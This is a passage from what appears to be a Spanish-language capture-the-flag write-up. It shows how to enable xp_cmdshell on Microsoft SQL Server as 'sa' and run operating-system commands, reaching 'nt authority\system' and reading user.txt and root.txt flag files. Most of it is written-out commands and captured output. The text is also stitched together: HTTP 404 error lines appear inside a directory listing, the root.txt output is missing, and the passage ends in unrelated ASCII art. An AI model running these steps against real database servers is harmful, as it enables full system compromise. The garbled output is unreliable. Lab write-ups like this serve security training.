
```
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
```

b) Ejecutar un comando de shell:


```
EXEC xp_cmdshell 'dir C:\';
```




```
SQL (sa  dbo@master)> EXEC sp_configure 'show advanced options', 1;
INFO(DESKTOP-M464J3M\COMPAC): Line 185: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install
.
SQL (sa  dbo@master)> RECONFIGURE;
SQL (sa  dbo@master)> EXEC sp_configure 'xp_cmdshell', 1;
INFO(DESKTOP-M464J3M\COMPAC): Line 185: Configuration option 'xp_cmdshell' changed from 1 to 1. Run the RECONFIGURE statement to install.
SQL (sa  dbo@master)> RECONFIGURE;
SQL (sa  dbo@master)> EXEC xp_cmdshell 'dir C:\';
output
-----------------------------------------------------------
 El volumen de la unidad C no tiene etiqueta.

 El número de serie del volumen es: A622-5802

NULL

 Directorio de C:\

NULL

05/10/2024  06:49 PM    <DIR>          Compac

09/11/2009  04:16 PM            20,716 eula.1028.txt

09/11/2009  04:16 PM            20,716 eula.1031.txt
```




```
 Directorio de C:\Users\contpaqi\Desktop

NULL

05/10/2024  06:58 PM                35 user.txt

               1 archivos             35 bytes

               0 dirs   3,203,624,960 bytes libres

NULL

SQL (sa  dbo@master)> EXEC xp_cmdshell 'type C:\Users\contpaqi\Desktop\user.txt';
output
----------------------------------
bf79ead1586ea0cd464dd58257be9e30

NULL

SQL (sa  dbo@master)> 
```



```
SQL (sa  dbo@master)> EXEC xp_cmdshell 'whoami';
output
-------------------
nt authority\system

NULL
```



```
--------------------------------------------------
 El volumen de la unidad C no tiene etiqueta.
 HTTP Error 404. The requested resource is not found.

 El número de serie del volumen es: A622-5802

NULL

 Directorio de C:\Users\admin\Desktop

NULL

05/10/2024  07:12 PM    <DIR>          .

05/10/2024  07:12 PM    <DIR>          ..

05/10/2024  07:05 PM             1,192 root.txt

               1 archivos          1,192 bytes

               2 dirs   3,281,637,376 bytes libres

NULL

SQL (sa  dbo@master)> EXEC xp_cmdshell 'type C:\Users\admin\Desktop\root.txt';
output
---------------------------------------------------------------
```



Not Found

HTTP Error 404. The requested resource is not found.

```
            |            `     |
  (         `._....-------.._.:
   )         .()''        ``().
  '          () .=='  `===  `-.
   . )       (         g)
    )         )     /        J
   (          |.   /      . (
   $$         (.  (_'.   , )|`
   ||         |\`-....--'/  ' \
  /||.         \\ | | | /  /   \.
 //||(\         \`-===-'  '     \o.
.//7' |)         `. --   / (      00baaaad888b.
(<<. / |     .a888b`.__.'d\     008888888888888a.
 \  Y' |    .8888888aaaa88P000000888888888888888.
  \  \ |   .8888888888888888888888888888888888888b
   |   |  .d88888P888888888888888888888888b8888888.
   b.--d .d88888P88888888888888888a:f888888|888888b
   88888b 888888|88888888888888888888888888\8888888
NULL
```